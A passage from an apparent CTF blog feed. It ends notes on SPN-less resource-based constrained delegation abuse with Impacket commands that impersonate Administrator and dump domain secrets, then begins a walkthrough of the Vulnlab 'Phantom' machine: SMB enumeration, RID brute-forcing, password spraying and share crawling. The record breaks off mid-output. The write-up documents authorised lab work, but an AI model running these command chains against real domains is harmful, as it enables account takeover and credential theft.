RC4</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>getTGT.py -hashes :$(pypykatz crypto nt &#x27;P@ssw0rd&#x27;) &#x27;phantom.vl&#x27;/&#x27;wsilva&#x27;  </span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  </span><span class="line out"><br>  </span><span class="line out"><br>[*] Saving ticket in wsilva.ccache</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>export KRB5CCNAME=wsilva.ccache</span></pre></td></tr></table></figure><h3 id="Obtain-the-TGT-session-key"><a href="#Obtain-the-TGT-session-key" class="headerlink" title="Obtain the TGT session key"></a>Obtain the TGT session key</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>describeTicket.py wsilva.ccache | grep &#x27;Ticket Session Key&#x27;  </span><span class="line out"><br>[*] Ticket Session Key            : e826a54fce399da484eae4b39c3bc72a</span></pre></td></tr></table></figure><h3 id="Change-the-controlledaccountwithoutSPN’s-NT-hash-with-the-TGT-session-key"><a href="#Change-the-controlledaccountwithoutSPN’s-NT-hash-with-the-TGT-session-key" class="headerlink" title="Change the controlledaccountwithoutSPN’s NT hash with the TGT session key"></a>Change the controlledaccountwithoutSPN’s NT hash with the TGT session key</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>smbpasswd.py -newhashes :e826a54fce399da484eae4b39c3bc72a &#x27;phantom.vl&#x27;/&#x27;wsilva&#x27;:&#x27;P@ssw0rd&#x27;@&#x27;DC.phantom.vl&#x27;  </span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  </span><span class="line out"><br>  </span><span class="line out"><br>[*] NTLM hashes were changed successfully.</span></pre></td></tr></table></figure><h3 id="Obtain-the-delegated-service-ticket-through-S4U2self-U2U-followed-by-S4U2proxy"><a href="#Obtain-the-delegated-service-ticket-through-S4U2self-U2U-followed-by-S4U2proxy" class="headerlink" title="Obtain the delegated service ticket through S4U2self+U2U, followed by S4U2proxy"></a>Obtain the delegated service ticket through S4U2self+U2U, followed by S4U2proxy</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>getST.py -k -no-pass -u2u -impersonate &quot;Administrator&quot; -spn &quot;cifs/DC.phantom.vl&quot; &#x27;phantom.vl&#x27;/&#x27;wsilva&#x27;  </span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  </span><span class="line out"><br>  </span><span class="line out"><br>[*] Impersonating Administrator  </span><span class="line out"><br>[*] Requesting S4U2self+U2U  </span><span class="line out"><br>[*] Requesting S4U2Proxy  </span><span class="line out"><br>[*] Saving ticket in Administrator@cifs_DC.phantom.vl@PHANTOM.VL.ccache</span></pre></td></tr></table></figure><h3 id="Pass-the-ticket-1"><a href="#Pass-the-ticket-1" class="headerlink" title="Pass the ticket"></a>Pass the ticket</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>export KRB5CCNAME=Administrator@cifs_DC.phantom.vl@PHANTOM.VL.ccache</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>secretsdump.py DC.phantom.vl -k</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>[*] Target system bootKey: 0xa08cda6a38d423ba98b6f79cf6c7880f</span><span class="line out"><br>[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)</span><span class="line out"><br>Administrator:500:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>Guest:501:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn&#x27;t have hash information.</span><span class="line out"><br>[*] Dumping cached domain logon information (domain/username:hash)</span><span class="line out"><br>[*] Dumping LSA Secrets</span><span class="line out"><br>[*] $MACHINE.ACC</span><span class="line out"><br>....</span></pre></td></tr></table></figure><h1 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h1><ul><li><a href="https://www.thehacker.recipes/a-d/movement/kerberos/delegations/rbcd">https://www.thehacker.recipes/a-d/movement/kerberos/delegations/rbcd</a></li><li><a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html">https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html</a></li><li><a href="https://www.thehacker.recipes/a-d/movement/kerberos/delegations/rbcd#rbcd-on-spn-less-users">https://www.thehacker.recipes/a-d/movement/kerberos/delegations/rbcd#rbcd-on-spn-less-users</a></li><li><a href="https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html">https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html</a></li><li><a href="https://www.youtube.com/watch?v=DH4dFwNTb9A&ab_channel=vulnlab">https://www.youtube.com/watch?v=DH4dFwNTb9A&amp;ab_channel=vulnlab</a></li><li><a href="https://seriotonctf.github.io/Phantom-Vulnlab/">https://seriotonctf.github.io/Phantom-Vulnlab/</a></li></ul><h1 id="Vulnlab-Machines-x2F-Chains"><a href="#Vulnlab-Machines-x2F-Chains" class="headerlink" title="Vulnlab Machines&#x2F;Chains"></a>Vulnlab Machines&#x2F;Chains</h1><ul><li>Phantom</li><li>Heron</li><li>Push</li><li>Reflection</li><li>Bruno</li></ul>]]></content>
    
    
    <summary type="html">Notes on how to abuse Resource-Based Constrained Delegation (RBCD) and SPN-less RBCD from linux</summary>


    <category term="notes" scheme="https://seriotonctf.github.io/categories/notes/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="rbcd" scheme="https://seriotonctf.github.io/tags/rbcd/"/>
    
    <category term="delegation" scheme="https://seriotonctf.github.io/tags/delegation/"/>
    
    <category term="spn-less rbcd" scheme="https://seriotonctf.github.io/tags/spn-less-rbcd/"/>
    
  </entry>
  
  <entry>
    <title>Phantom - Vulnlab</title>
    <link href="https://seriotonctf.github.io/Phantom-Vulnlab/"/>
    <id>https://seriotonctf.github.io/Phantom-Vulnlab/</id>
    <published>2024-07-14T10:32:45.000Z</published>
    <updated>2026-05-24T17:15:39.092Z</updated>
    
    <content type="html"><![CDATA[<p>Phantom is a medium Active Directory machine from Vulnlab, created by ar0x4. It involves SMB enumeration, decrypting a VeraCrypt file, gaining a shell through password reuse and escalating privileges by performing Resource-based Constrained Delegation on an SPN-less user.</p><h1 id="NMAP"><a href="#NMAP" class="headerlink" title="NMAP"></a>NMAP</h1><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">Nmap scan report for 10.10.123.78</span><br><span class="line">Host is up (0.074s latency).</span><br><span class="line">Not shown: 987 filtered tcp ports (no-response)</span><br><span class="line">PORT     STATE SERVICE       VERSION</span><br><span class="line">53/tcp   open  domain        Simple DNS Plus</span><br><span class="line">88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-12 13:34:14Z)</span><br><span class="line">135/tcp  open  msrpc         Microsoft Windows RPC</span><br><span class="line">139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn</span><br><span class="line">389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)</span><br><span class="line">445/tcp  open  microsoft-ds?</span><br><span class="line">464/tcp  open  kpasswd5?</span><br><span class="line">593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0</span><br><span class="line">636/tcp  open  tcpwrapped</span><br><span class="line">3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)</span><br><span class="line">3269/tcp open  tcpwrapped</span><br><span class="line">3389/tcp open  ms-wbt-server Microsoft Terminal Services</span><br><span class="line">| rdp-ntlm-info: </span><br><span class="line">|   Target_Name: PHANTOM</span><br><span class="line">|   NetBIOS_Domain_Name: PHANTOM</span><br><span class="line">|   NetBIOS_Computer_Name: DC</span><br><span class="line">|   DNS_Domain_Name: phantom.vl</span><br><span class="line">|   DNS_Computer_Name: DC.phantom.vl</span><br><span class="line">|   Product_Version: 10.0.20348</span><br><span class="line">|_  System_Time: 2024-07-12T13:34:19+00:00</span><br><span class="line">| ssl-cert: Subject: commonName=DC.phantom.vl</span><br><span class="line">| Issuer: commonName=DC.phantom.vl</span><br><span class="line">| Public Key type: rsa</span><br><span class="line">| Public Key bits: 2048</span><br><span class="line">| Signature Algorithm: sha256WithRSAEncryption</span><br><span class="line">| Not valid before: 2024-07-05T19:49:21</span><br><span class="line">| Not valid after:  2025-01-04T19:49:21</span><br><span class="line">| MD5:   20b2:6e9b:d25b:051a:c734:2ea8:1929:cebe</span><br><span class="line">|_SHA-1: 8a5d:0167:e13a:84de:8d99:d55e:71ca:4967:d5ed:59b8</span><br><span class="line">|_ssl-date: 2024-07-12T13:34:59+00:00; -1s from scanner time.</span><br><span class="line">5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)</span><br><span class="line">|_http-server-header: Microsoft-HTTPAPI/2.0</span><br><span class="line">|_http-title: Service Unavailable</span><br><span class="line">Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows</span><br></pre></td></tr></table></figure><p>From the Nmap scan, we can see that we are dealing with a Domain Controller, as indicated by the presence of DNS, Kerberos and LDAP. We also have some hostnames that we need to add to our &#x2F;etc&#x2F;hosts file</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">10.10.123.78 phantom.vl DC.phantom.vl</span><br></pre></td></tr></table></figure><h1 id="SMB-Enumeration"><a href="#SMB-Enumeration" class="headerlink" title="SMB Enumeration"></a>SMB Enumeration</h1><p>Let’s start by enumerating SMB using NetExec</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb phantom.vl -u &#x27;guest&#x27; -p &#x27;&#x27; --shares</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\guest:</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Enumerated shares</span><span class="line out"><br>SMB         10.10.123.78    445    DC               Share           Permissions     Remark</span><span class="line out"><br>SMB         10.10.123.78    445    DC               -----           -----------     ------</span><span class="line out"><br>SMB         10.10.123.78    445    DC               ADMIN$                          Remote Admin</span><span class="line out"><br>SMB         10.10.123.78    445    DC               C$                              Default share</span><span class="line out"><br>SMB         10.10.123.78    445    DC               Departments Share</span><span class="line out"><br>SMB         10.10.123.78    445    DC               IPC$            READ            Remote IPC</span><span class="line out"><br>SMB         10.10.123.78    445    DC               NETLOGON                        Logon server share</span><span class="line out"><br>SMB         10.10.123.78    445    DC               Public          READ</span><span class="line out"><br>SMB         10.10.123.78    445    DC               SYSVOL                          Logon server share</span></pre></td></tr></table></figure><p>From the command output above, we see a <code>Public</code> share that we have read access to as guest. We can also enumerate users using the <code>--rid-brute</code> option in NetExec:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb phantom.vl -u &#x27;guest&#x27; -p &#x27;&#x27; --rid-brute</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\guest:</span><span class="line out"><br>SMB         10.10.123.78    445    DC               498: PHANTOM\Enterprise Read-only Domain Controllers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               500: PHANTOM\Administrator (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               501: PHANTOM\Guest (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               502: PHANTOM\krbtgt (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               512: PHANTOM\Domain Admins (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               513: PHANTOM\Domain Users (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               514: PHANTOM\Domain Guests (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               515: PHANTOM\Domain Computers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               516: PHANTOM\Domain Controllers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               517: PHANTOM\Cert Publishers (SidTypeAlias)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               518: PHANTOM\Schema Admins (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               519: PHANTOM\Enterprise Admins (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               520: PHANTOM\Group Policy Creator Owners (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               521: PHANTOM\Read-only Domain Controllers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               522: PHANTOM\Cloneable Domain Controllers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               525: PHANTOM\Protected Users (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               526: PHANTOM\Key Admins (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               527: PHANTOM\Enterprise Key Admins (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               553: PHANTOM\RAS and IAS Servers (SidTypeAlias)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               571: PHANTOM\Allowed RODC Password Replication Group (SidTypeAlias)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               572: PHANTOM\Denied RODC Password Replication Group (SidTypeAlias)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1000: PHANTOM\DC$ (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1101: PHANTOM\DnsAdmins (SidTypeAlias)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1102: PHANTOM\DnsUpdateProxy (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1103: PHANTOM\svc_sspr (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1104: PHANTOM\TechSupports (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1105: PHANTOM\Server Admins (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1106: PHANTOM\ICT Security (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1107: PHANTOM\DevOps (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1108: PHANTOM\Accountants (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1109: PHANTOM\FinManagers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1110: PHANTOM\EmployeeRelations (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1111: PHANTOM\HRManagers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1112: PHANTOM\rnichols (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1113: PHANTOM\pharrison (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1114: PHANTOM\wsilva (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1115: PHANTOM\elynch (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1116: PHANTOM\nhamilton (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1117: PHANTOM\lstanley (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1118: PHANTOM\bbarnes (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1119: PHANTOM\cjones (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1120: PHANTOM\agarcia (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1121: PHANTOM\ppayne (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1122: PHANTOM\ibryant (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1123: PHANTOM\ssteward (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1124: PHANTOM\wstewart (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1125: PHANTOM\vhoward (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1126: PHANTOM\crose (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1127: PHANTOM\twright (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1128: PHANTOM\fhanson (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1129: PHANTOM\cferguson (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1130: PHANTOM\alucas (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1131: PHANTOM\ebryant (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1132: PHANTOM\vlynch (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1133: PHANTOM\ghall (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1134: PHANTOM\ssimpson (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1135: PHANTOM\ccooper (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1136: PHANTOM\vcunningham (SidTypeUser)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               1137: PHANTOM\SSPR Service (SidTypeGroup)</span></pre></td></tr></table></figure><p>It looks like we got some usernames. Let’s save the output to a file and extract the usernames:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cat tmp | cut -d &#x27;\&#x27; -f2  | awk &#x27;&#123;print $1&#125;&#x27; | tee users.txt</span><span class="line cmd"><br><span class="prompt">$ </span>cat users.txt</span><span class="line out"><br>Administrator</span><span class="line out"><br>svc_sspr</span><span class="line out"><br>TechSupports</span><span class="line out"><br>Server</span><span class="line out"><br>ICT</span><span class="line out"><br>DevOps</span><span class="line out"><br>HRManagers</span><span class="line out"><br>rnichols</span><span class="line out"><br>pharrison</span><span class="line out"><br>wsilva</span><span class="line out"><br>elynch</span><span class="line out"><br>nhamilton</span><span class="line out"><br>lstanley</span><span class="line out"><br>bbarnes</span><span class="line out"><br>...</span></pre></td></tr></table></figure><p>Another thing to try is spraying the usernames as passwords. Maybe some users are using their username as a password:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb phantom.vl -u users.txt -p users.txt --continue-on-success --no-bruteforce</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>...</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\TechSupports:TechSupports (Guest)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\Server:Server (Guest)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\ICT:ICT (Guest)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\DevOps:DevOps (Guest)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\HRManagers:HRManagers (Guest)</span><span class="line out"><br>...</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\SSPR:SSPR (Guest)</span></pre></td></tr></table></figure><p>In this case, they are all guest accounts, so that won’t get us anywhere. Let’s connect to the Public share we saw before using <code>smbclient</code> from impacket:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>smbclient.py PHANTOM/guest@phantom.vl -no-pass</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>Type help for list of commands</span><span class="line out"><br># use Public</span><span class="line out"><br># ls</span><span class="line out"><br>drw-rw-rw-          0  Thu Jul 11 11:03:14 2024 .</span><span class="line out"><br>drw-rw-rw-          0  Sun Jul  7 04:39:30 2024 ..</span><span class="line out"><br>-rw-rw-rw-      14565  Sat Jul  6 12:09:28 2024 tech_support_email.eml</span><span class="line out"><br># get tech_support_email.eml</span></pre></td></tr></table></figure><p>As you can see, there is a an email message file. We can download it to our machine using the <code>get</code> command, then view it using an online .eml viewer for example. It has a PDF file attached, so let’s download it:<br><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2F42f57c52-6998-4553-a1f6-3ff7792267c8%2FUntitled.png?table=block&id=8442f337-f5a8-43c0-a691-d3093d779225&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=1420&userId=&cache=v2" alt="Pasted image 20240713150018.png"><br>The PDF file contains an email with a password written in it:<br><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2F5d3c939e-60ca-41a4-adf9-f8949fb09339%2FUntitled.png?table=block&id=79add256-3bfb-48b4-bb00-61ecd37950e8&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=1380&userId=&cache=v2" alt="Pasted image 20240713150131.png"></p><h2 id="Password-Spray"><a href="#Password-Spray" class="headerlink" title="Password Spray"></a>Password Spray</h2><p>The first thing that comes to mind is to spray the password with the users we got before:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb phantom.vl -u users.txt -p &#x27;&lt;REDACTED&gt;&#x27; --continue-on-success</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>...</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\ibryant:&lt;REDACTED&gt;</span><span class="line out"><br>...</span></pre></td></tr></table></figure><p>As you can see, we got a hit with the user ibryant. Let’s see if there are any new shares this user can access:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb phantom.vl -u ibryant -p &#x27;&lt;REDACTED&gt;&#x27; --shares</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\ibryant:&lt;REDACTED&gt;</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Enumerated shares</span><span class="line out"><br>SMB         10.10.123.78    445    DC               Share           Permissions     Remark</span><span class="line out"><br>SMB         10.10.123.78    445    DC               -----           -----------     ------</span><span class="line out"><br>SMB         10.10.123.78    445    DC               ADMIN$                          Remote Admin</span><span class="line out"><br>SMB         10.10.123.78    445    DC               C$                              Default share</span><span class="line out"><br>SMB         10.10.123.78    445    DC               Departments Share READ</span><span class="line out"><br>SMB         10.10.123.78    445    DC               IPC$            READ            Remote IPC</span><span class="line out"><br>SMB         10.10.123.78    445    DC               NETLOGON        READ            Logon server share</span><span class="line out"><br>SMB         10.10.123.78    445    DC               Public          READ</span><span class="line out"><br>SMB         10.10.123.78    445    DC               SYSVOL          READ            Logon server share</span></pre></td></tr></table></figure><p>Indeed, the user ibryant has read access over the <code>Departments Share</code> share. Let’s use the spider_plus module from NetExec to see if there are any interesting files:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb phantom.vl -u ibryant -p &#x27;&lt;REDACTED&gt;&#x27; -M spider_plus</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\ibryant:&lt;REDACTED&gt;</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*] Started module spidering_plus with the following options:</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*]  DOWNLOAD_FLAG: False</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*]     STATS_FLAG: True</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*] EXCLUDE_FILTER: [&#x27;print$&#x27;, &#x27;ipc$&#x27;]</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*]   EXCLUDE_EXTS: [&#x27;ico&#x27;, &#x27;lnk&#x27;]</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*]  MAX_FILE_SIZE: 50 KB</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Enumerated shares</span><span class="line out"><br>SMB         10.10.123.78    445    DC               Share           Permissions     Remark</span><span class="line out"><br>SMB         10.10.123.78    445    DC               -----           -----------     ------</span><span class="line out"><br>SMB         10.10.123.78    445    DC               ADMIN$                          Remote Admin</span><span class="line out"><br>SMB         10.10.123.78    445    DC               C$                              Default share</span><span class="line out"><br>SMB         10.10.123.78    445    DC               Departments Share READ</span><span class="line out"><br>SMB         10.10.123.78    445    DC               IPC$            READ            Remote IPC</span><span class="line out"><br>SMB         10.10.123.78    445    DC               NETLOGON        READ            Logon server share</span><span class="line out"><br>SMB         10.10.123.78    445    DC               Public          READ</span><span class="line out"><br>SMB         10.10.123.78    445    DC               SYSVOL          READ            Logon server share</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [+] Saved share-file metadata to &quot;/tmp/nxc_hosted/nxc_spider_plus/10.10.123.78.json&quot;.</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*] SMB Shares:           7 (ADMIN$, C$, Departments Share, IPC$, NETLOGON, Public, SYSVOL)</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*] SMB Readable Shares:  5 (Departments Share, IPC$, NETLOGON, Public, SYSVOL)</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*] SMB Filtered Shares:  1</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*] Total folders found:  23</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*] Total files found:    19</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*] File size average:    13.56 MB</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*] File size min:        22 B</span><span class="line out"><br>SPIDER_PLUS 10.10.123.78    445    DC               [*] File size max:        82.48 MB</span></pre></td></tr></table></figure><h1 id="VeraCrypt-Decryption"><a href="#VeraCrypt-Decryption" class="headerlink" title="VeraCrypt Decryption"></a>VeraCrypt Decryption</h1><p>Looking at the JSON output of the spider_plus module, we find many PDFs, but there is a is an interesting file under the IT folder with the <code>.hc</code> extension, which is a VeraCrypt file:</p><figure class="highlight json"><table><tr><td class="code"><pre><span class="line">...</span><br><span class="line">        <span class="attr">&quot;IT/Backup/IT_BACKUP_201123.hc&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">            <span class="attr">&quot;atime_epoch&quot;</span><span class="punctuation">:</span> <span class="string">&quot;2024-07-06 14:04:14&quot;</span><span class="punctuation">,</span></span><br><span class="line">            <span class="attr">&quot;ctime_epoch&quot;</span><span class="punctuation">:</span> <span class="string">&quot;2024-07-06 14:04:14&quot;</span><span class="punctuation">,</span></span><br><span class="line">            <span class="attr">&quot;mtime_epoch&quot;</span><span class="punctuation">:</span> <span class="string">&quot;2024-07-06 14:04:34&quot;</span><span class="punctuation">,</span></span><br><span class="line">            <span class="attr">&quot;size&quot;</span><span class="punctuation">:</span> <span class="string">&quot;12 MB&quot;</span></span><br><span class="line">        <span class="punctuation">&#125;</span></span><br><span class="line">...</span><br></pre></td></tr></table></figure><p>We also see a VeraCrypt installer for ubuntu:</p><figure class="highlight json"><table><tr><td class="code"><pre><span class="line">...</span><br><span class="line">       <span class="attr">&quot;IT/veracrypt-1.26.7-Ubuntu-22.04-amd64.deb&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">            <span class="attr">&quot;atime_epoch&quot;</span><span class="punctuation">:</span> <span class="string">&quot;2024-07-11 10:59:06&quot;</span><span class="punctuation">,</span></span><br><span class="line">            <span class="attr">&quot;ctime_epoch&quot;</span><span class="punctuation">:</span> <span class="string">&quot;2024-07-11 10:59:02&quot;</span><span class="punctuation">,</span></span><br><span class="line">            <span class="attr">&quot;mtime_epoch&quot;</span><span class="punctuation">:</span> <span class="string">&quot;2024-07-11 10:59:06&quot;</span><span class="punctuation">,</span></span><br><span class="line">            <span class="attr">&quot;size&quot;</span><span class="punctuation">:</span> <span class="string">&quot;8.77 MB&quot;</span></span><br><span 